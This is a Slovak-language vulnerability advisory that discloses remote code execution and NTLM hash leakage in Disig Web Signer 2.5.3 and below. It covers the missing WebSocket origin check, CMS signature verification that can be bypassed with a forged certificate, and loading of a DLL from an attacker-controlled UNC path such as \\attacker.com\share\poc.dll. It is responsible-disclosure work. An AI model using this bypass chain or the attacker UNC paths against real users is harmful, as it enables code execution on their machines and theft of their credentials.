Binary House Vulnerability Research

BINARY HOUSE

Vulnerability Report

VENDOR
Disig, a.s.

DATE
04.05.2026

ID
BHVR2026-01

1 Úvod

Spoločnosť Binary House identifikovala zraniteľnosti v produkte Disig Web Signer vo verzii 2.5.3 a nižšie. Aplikácia eID klient používa Disig Web Signer v procese vydávania certifikátov.

2 Zhrnutie

Aplikácia Web Signer umožňuje koncovým používateľom vo webovom prehliadači podpisovať elektronické dokumenty zdokonaleným alebo kvalifikovaným elektronickým podpisom a pečaťou. Webový prehliadač môže s aplikáciou komunikovať prostredníctvom špecializovaného rozšírenia alebo prostredníctvom priameho WebSocket spojenia na lokálnom rozhraní (localhost), kde aplikácia obsadí prvý dostupný port z množiny: 2378, 3546, 4384, 5147, 5692, 6378, 7678, 7681, 9799, 9796.

Z dôvodu nedostatočnej validácie pôvodu WebSocket spojení a chybnej implementácie kryptografického overovania CMS podpisov je možné z ľubovoľnej webovej stránky špecifikovať cestu k PKCS#11 knižnici, ktorú aplikácia následne načíta a spustí. Tým je možné dosiahnuť vzdialené spustenie ľubovoľného (škodlivého) kódu na počítači používateľa. Na zneužitie tejto zraniteľnosti sa vyžaduje len návšteva webovej stránky útočníka - žiadna ďalšia interakcia používateľa nie je potrebná.

3 Podrobnosti o zraniteľnostiach a exploitácia

Chýbajúca validácia pôvodu WebSocket spojení

Aplikácia WebSignerTray.exe počúva na lokálnom WebSocket rozhraní (napr. `ws://localhost:2378/`) a prijíma JSON správy vo formáte `{"id":"...","method":"<namespace>.<version>.<module>.QES.<action>","args":[...]}`. Prvá správa od klienta musí byť `CheckContext` (napr. `WebSigner.1.2.0.qt.QES.CheckContext`). Aplikácia z nej extrahuje identifikátor namespace, verziu protokolu a modul pomocou regulárneho výrazu `^(\w+)\.(\d+\.\d+\.\d+)\.(\w+)\.QES\.\w+$` vo funkcii `NativeMessages::setNamespace()`. Následne funkcia `NativeMessagingSocketHandler::textMessageReceived()` (offset `0x408e30`) v WebSignerTray.exe, vykoná bezpečnostnú kontrolu:

1. Zavolá `WebSignerConfig::checkUser()` - načíta konfigurovateľný boolean z elementu `<CheckUser>` v súbore `WebSigner.conf`. V predvolenej konfigurácii je hodnota `True`.
2. Ak je `CheckUser` nastavený na `False`, celá bezpečnostná kontrola sa preskočí a pokračuje sa priamo na dispatch.

3. Ak je `True`, zavolá `ProcessInfo::forWebSocket()` (offset `0x40c350`), ktorá pomocou `GetExtendedTcpTable()` zistí PID pripájajúceho sa procesu na základe TCP peer adresy a portu, z PID získa Windows Security Identifier (SID) cez `OpenProcessToken()` a `GetTokenInformation(TokenUser)`, a porovná ho so SID vlastného procesu uloženým v globálnej premennej `DAT_00430034`.
4. Ak SID nesúhlasí alebo proces nie je identifikovaný, spojenie je odmietnuté s chybovou správou `"Bad context!"` a handler je uvoľnený volaním `FUN_00408530` (disconnect).

Táto kontrola overuje výlučne to, či pripájajúci sa proces beží pod rovnakým Windows používateľom. **Neoveruje sa Origin HTTP hlavička**, čo znamená, že ľubovoľná webová stránka otvorená v povolenom prehliadači (Firefox, Chrome, Edge) môže nadviazať WebSocket spojenie a volať všetky dostupné metódy.

Po úspešnej kontrole kontextu aplikácia odošle CheckContext odpoveď a okamžite spustí podproces podľa hodnoty vendor extrahovanej z method stringu:

- `"WebSigner"` → `startWebSigner()` (offset `0x407830`) - `QProcess::start("WebSigner.exe")`
- `"WebSignerPkcs11"` → `handleWebSignerPkcs11()` (offset `0x407cb0`) - `QProcess::start("WebSignerPkcs11.exe")`
- Ostatné → warning `"Unknown application to run!"`

V oboch prípadoch komunikácia s podprocesom prebieha cez stdin/stdout pipe. Všetky následné správy (vrátane `CreateInstance`, `GenerateNonce`, `GetSlots`, `SetProperty`, ...) sú preposielané na stdin podprocesu funkciou `writeStandardInput()` (offset `0x408bb0`) bez ďalšej kontroly. `CreateInstance` je teda prvá správa spracovaná podprocesom, a nie dispatchovacím mechanizmom vo WebSignerTray.

Obíditeľné overovanie CMS podpisov

Komunikačný protokol medzi serverom a aplikáciou Web Signer (pre oba namespace - `WebSigner` aj `WebSignerPkcs11`) využíva CMS (Cryptographic Message Syntax, RFC 5652) podpisy na overenie integrity a pôvodu dát. Analýza implementácie odhalila, že všetky tri vrstvy overovacieho reťazca obsahujú nedostatky umožňujúce ich obídenie.

CMS_verify s flagom CMS_NO_SIGNER_CERT_VERIFY

Funkcia `ResponseCryptoProcessor::verifyCmsSignature()` (offset `0x7044d210` v WebSigner.dll) vykonáva overenie CMS podpisu nasledovne:

```
X509_STORE *store = X509_STORE_new();          // prázdny certificate store
int result = CMS_verify(cms, NULL, store, NULL, NULL, 0x20);
//                                                    ^^^^
//                                          CMS_NO_SIGNER_CERT_VERIFY
```

Flag `0x20` (`CMS_NO_SIGNER_CERT_VERIFY`) inštruuje OpenSSL, aby preskočilo overenie certifikátu podpisovateľa voči certificate store. Keďže store je navyše prázdny (`X509_STORE_new()` bez akéhokoľvek `X509_STORE_add_cert()`), aj bez tohto flagu by overenie voči store zlyhalo. V praxi to znamená, že CMS správa podpísaná ľubovoľným self-signed certifikátom prejde touto kontrolou.

X509_check_issued bez kryptografického overenia

Funkcia `X509Certificate2Ultra::verifyIssuer()` (offset `0x70454b70`) overuje, či certifikát podpisovateľa bol vydaný jednou z dvoch hardcodovaných Disig CA:

- `CN=Disig TechCA02, OU=Technologicka CA SHA384, O=Disig a.s., L=Bratislava, C=SK`
- `CN=CA Disig R2I3 Certification Service, O=Disig a.s., L=Bratislava, C=SK`

Overenie je realizované výlučne volaním funkcie `X509_check_issued()`, ktorá vykonáva len porovnanie Distinguished Name (DN) reťazcov - konkrétne overuje, či pole Issuer v certifikáte podpisovateľa zodpovedá poľu Subject hardcodovaného CA certifikátu.

Kľúčovým zistením je, že funkcia `X509_verify()` / `X509_verify_cert()`, ktorá vykonáva skutočné **kryptografické overenie podpisu** (RSA/ECDSA) CA certifikátom, nie je v knižnici WebSigner.dll vôbec importovaná. Útočník si teda môže vytvoriť vlastný self-signed CA certifikát s identickým DN reťazcom a tento bude akceptovaný.

Overenie certifikačnej politiky porovnaním reťazcov

Funkcia `X509Certificate2Ultra::verifyCustomPolicy()` (offset `0x70455300`) overuje prítomnosť špecifickej certifikačnej politiky v certifikáte podpisovateľa:

1. Zavolá `X509_get_ext_by_NID(cert, 0x59, -1)` - NID 89 = `certificate_policies`
2. Dekóduje rozšírenie volaním `d2i_CERTIFICATEPOLICIES()`
3. Iteruje jednotlivé politiky a porovnáva OID s hardcodovaným reťazcom `1.3.158.35975946.0.0.0.1.10.1.0`

Keďže ide o jednoduché porovnanie reťazcov, útočník môže túto politiku zahrnúť do svojho self-signed certifikátu pri jeho generovaní.

Nonce

Po obídení všetkých troch vrstiev overenia útočník do CMS XML vloží aktuálny nonce získaný z predchádzajúceho volania `GenerateNonce`. Samotný nonce mechanizmus je implementovaný korektne - funkcia `WebSignerPkcs11::generateNonce()` (offset `0x70432600`) generuje UUID a funkcia `processNonce()` (offset `0x70432d80`) overuje zhodu s hodnotou v CMS dátach. Nonce tak bráni opakovanému použitiu (replay útok) skôr zachytenej CMS správy, ale z princípu nemôže zabrániť aktívnemu útočníkovi, ktorý si nonce vyžiadal sám.

Načítanie ľubovoľnej PKCS#11 knižnice – RCE (zero-click)

Po úspešnom obídení všetkých troch vrstiev CMS overenia aplikácia extrahuje z CMS obsahu XML štruktúru `<WebSignerOperation>`, ktorá obsahuje element `<Pkcs11Library>` so zoznamom ciest k PKCS#11 knižniciam. Zraniteľnosť sa týka všetkých štyroch metód triedy `WebSignerPkcs11`, ktoré pracujú s PKCS#11 knižnicami.

Všetky štyri XML parsery sú inštanciami tej istej C++ šablóny (`websignerpkcs11inputxmlparser.h`). Každý parsuje spoločné elementy `<Nonce>` a `<Pkcs11Library>`, pričom `<Pkcs11Library>` spracúva funkcia `parseLibraryData()` (offset `0x70423230`), ktorá prostredníctvom `parseLocation()` extrahuje cesty k PKCS#11 knižniciam. Element špecifický pre danú operáciu (`<GetSlots/>`, `<GetCertificates>`, `<GenerateCsr>`, `<CreateObject>`) sa líši podľa volanej metódy a spracúva ho parser príslušnej operácie.

Každá zo štyroch metód triedy `WebSignerPkcs11` má identickú štruktúru:

Metóda	Offset	Async flag	Worker funkcia
`getSlots()`	`0x70435c70`	1	`Pkcs11Manager::getSlots() @ 0x7042fe10`
`getCertificates()`	`0x70436190`	2	`Pkcs11Manager::getCertificates() @ 0x70430e20`
`generateCsr()`	`0x704366b0`	3	`Pkcs11Manager::generateCsr() @ 0x7042cdc0`
`createObject()`	`0x70436bd0`	4	`Pkcs11Manager::createObject() @ 0x7042e920`

Každá vykoná rovnakú sekvenciu: CMS parsovanie → `verifyCmsSignature()` → `verifyIssuer()` → `verifyCustomPolicy()` → XSD validácia → `processNonce()` → `openWindow()` → `findUsablePkcs11Library()` → `launchAsyncOperation()`. Medzi metódami nie je žiadny rozdiel v bezpečnostných kontrolách.

Funkcia `Pkcs11Manager::findUsablePkcs11Library()` (`0x7042c060`) prechádza záznamy `<Location>` naparsované z kontajnera `<Locations>`. Pre každý záznam sa volá funkcia `QFileInfo::exists()` s cestou získanou z elementu `<Path>`. Hodnotu elementu `<Architecture>` predtým spracúva funkcia `parseLocation()` (`offset 0x70420e00`), ktorá mapuje reťazec `both` na 0, `x86` na 1 a `x64` na 2. Funkcia `findUsablePkcs11Library()` akceptuje hodnoty menšie ako 2 a preskakuje `x64`, keďže aplikácia je 32-bitová a nedokáže načítať 64-bitovú knižnicu.

Cesta k prvej existujúcej kompatibilnej knižnici je odovzdaná konštruktoru `Pkcs11Library::Pkcs11Library()` (`0x7043DAD0`), ktorý vykoná:

1. `QLibrary::QLibrary(path)` – vytvorenie QLibrary inštancie s cestou z CMS dát
2. `QLibrary::load()` (offset `0x7043DC97`) – načítanie knižnice, čo interne volá `LoadLibraryW()`
3. V momente zavolania `LoadLibraryW()` sa vykoná funkcia `DllMain()` načítanej knižnice - ľubovoľný kód útočníka

Cesta ku knižnici nie je nijako validovaná ani sanitizovaná. Útočník môže v CMS dátach špecifikovať UNC cestu (napr. `\\attacker.com\share\poc.dll`), ktorú Windows transparentne načíta prostredníctvom protokolu SMB alebo WebDAV (`\\attacker.com@443\share\poc.dll` obchádza firewally blokujúce port 445).

Metóda `GetSlots` je z pohľadu útočníka najvýhodnejšia, pretože je prvým krokom v normálnom operačnom flow a nevyžaduje žiadne predchádzajúce dáta okrem nonce a podvrhnutej CMS správy. Celý reťazec prebehne bez akejkoľvek interakcie používateľa - okno operácie sa síce krátkodobo zobrazí, ale načítanie knižnice prebieha asynchrónne cez `QtConcurrent` / `QThreadPool::start()` a nie je podmienené žiadnym používateľským vstupom. Útočník môže navyše okamžite po odoslaní `GetSlots` zavolať metódu `Terminate` (`WebSignerPkcs11.1.0.0.qt.QES.Terminate`), ktorá spustí `beginTermination()` (offset `0x70432420`). Tá nastaví príznak ukončenia, ale ak je async operácia už spustená, počká na jej dokončenie - DLL sa teda načíta a okno sa následne automaticky zavrie.

Načítanie ľubovoľnej PKCS#11 knižnice – RCE (one-click)

Druhá cesta k načítaniu knižnice - `QLibrary::load()` → `LoadLibraryW()` vedie cez namespace "WebSigner" (nie "WebSignerPkcs11"). Pomocou metód `SetProperty` (v1.1.0/v1.2.0) alebo `SetSigningCertificateStores` (v1.0.7) môže útočník špecifikovať svoju UNC cestu k PKCS#11 knižnici na svojom serveri (napr. `\\attacker.com\share\poc.dll`). Tieto údaje sa spracujú funkciou `CertStoreFactory::getUsableStores()` a uložia ako zoznam povolených PKCS#11 úložísk. Po kliknutí používateľa na tlačidlo "Podpísať" sa v rámci inicializácie cert dialógu táto knižnica načíta cez `LoadLibraryW()` a `DllMain()` sa vykoná okamžite.

V tomto scenári sa vyžaduje jedno kliknutie používateľa a taktiež obídenie CMS ako pri zero-click scenári.

Únik NTLM autentifikačných údajov

Ak je cesta k PKCS#11 knižnici vo formáte UNC (napr. `\\attacker.com\share\poc.dll`), Windows automaticky iniciuje SMB spojenie na uvedený server, pričom odošle NTLM autentifikačné údaje aktuálneho používateľa (Net-NTLMv2 hash).

K úniku dochádza v oboch scenároch a v každom prípade ešte pred akoukoľvek používateľskou interakciou.

Zero-click vetva (WebSignerPkcs11)

- Funkcia `Pkcs11Manager::findUsablePkcs11Library()` (`0x7042c060`) prechádza `<Location>` záznamy z `<Locations>` kontajnera a pre každý záznam volá `QFileInfo::exists()` s hodnotou `<Path>`.
- Konštruktor triedy `Pkcs11Library` (`0x7043dad0`) volá `QLibrary::load()`, ktorý interne volá `LoadLibraryW()` s UNC cestou.

One-click vetva (WebSigner)

- Pri spracovaní `SetProperty` / `SetSigningCertificateStores` funkcia `WebSigner Properties::setSigningCertificateStores` (`0x70453c20` pre JSON variant, `0x70453900` pre QString variant) volá `CertStoreFactory::getUsableStores` (`0x7040d0a0` resp. `0x7040fb50`), ktorá pre každý cert store volá `Pkcs11CertStore::isUsable()` (`0x70438b30`). Tá volá `QFileInfo::exists()` na UNC cestu z poľa `Value`. Tento leak nastane ihneď pri prijatí `SetProperty`, bez akejkoľvek používateľskej interakcie.
- Po kliknutí na "Podpísať" konštruktor triedy `Pkcs11Library` (`0x7043dad0`) volá `QLibrary::load()`, ktorý interne volá `LoadLibraryW()` s UNC cestou.


V oboch prípadoch k úniku dochádza ešte pred samotným načítaním knižnice a nezávisle od toho, či sa knižnicu podarí načítať (NTLM handshake prebehne počas SMB connection establishment, predtým než klient dostane odpoveď o existencii súboru).

Útočník môže zachytené údaje využiť na:

- Offline slovníkový/brute-force útok na získanie hesla používateľa
- Relay útok (NTLM relay) na autentifikáciu voči iným službám v sieti

Analýza pokrývala iba verziu pre Windows. Verzie pre Linux a macOS neboli testované.

4 Diagram exploitácie



Video, ktoré demonštruje zneužitie zraniteľností je dostupné na URL adrese:

- https://www.youtube.com/watch?v=31v4aUiBMbw

5 Hodnotenie závažnosti

Vektor: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
Skóre: **9.4 (Kritické)**

6 Kredit

Marek Alakša zo spoločnosti Binary House.

7 O spoločnosti

Binary House je slovenská spoločnosť so sídlom v Bratislave, ktorá poskytuje služby v oblasti ofenzívnej IT bezpečnosti. Pomáha svojim klientom identifikovať a opraviť ich zraniteľné miesta v aplikáciách, sieťach a systémoch. Medzi poskytované služby patrí penetračné testovanie, bezpečnostné audity, reverzné inžinierstvo, vývoj PoC / Exploitov a útoky pomocou sociálneho inžinierstva. Pri nahlasovaní zraniteľností sa riadi podľa pravidiel zverejňovania zraniteľností.

8 Časová os nahlásenia zraniteľností

05.05.2026	Prvotný kontakt a zaslanie reportu spoločnosti Disig
05.05.2026	Prvotný kontakt s NBÚ SK-CERT – bez odpovede
06.05.2026	Disig zaslal testovaciu (neverejnú) verziu aplikácie Web Signer s označením 2.5.4 na overenie opravy
07.05.2026	V testovacej verzii 2.5.4 sa podarilo obísť pôvodnú opravu; technické podrobnosti o obchádzaní boli zaslané spoločnosti Disig
07.05.2026	Vydaná testovacia verzia 2.5.5 – oprava overená a potvrdená
11.05.2026	Opakovaný pokus o kontakt s NBÚ SK-CERT
11.05.2026	Nadviazanie komunikácie zo strany NBÚ SK-CERT
11.05.2026	Zverejnenie verzie 2.5.5 a oznamu o zraniteľnosti na webe spoločnosti Disig
19.05.2026	Pridelenie identifikátora CVE-2026-8931
03.09.2026	Zverejnenie reportu BHVR2026-01

9 Odkazy

- https://www.disig.sk/sk/produkty/enterprise-riesenia/disig-web-signer/
- https://download.disigcdn.sk/cdn/products/websigner2/Disig_Web_Signer.msi
- https://www.disig.sk/sk/aktuality/dolezita-aktualizacia-aplikacie-web-signer/
- https://www.binary.house/research/disigwebsigner/BHVR2026-01.pdf
- https://www.cve.org/cverecord?id=CVE-2026-8931

10 Kontakt

- www.binary.house
- info@binary.house

Verejný GPG kľúč je dostupný na https://www.binary.house/binaryhouse.asc.

Odtlačok kľúča: `B23F0087524FD0C5BDF48BD9648523A3EE8EB571`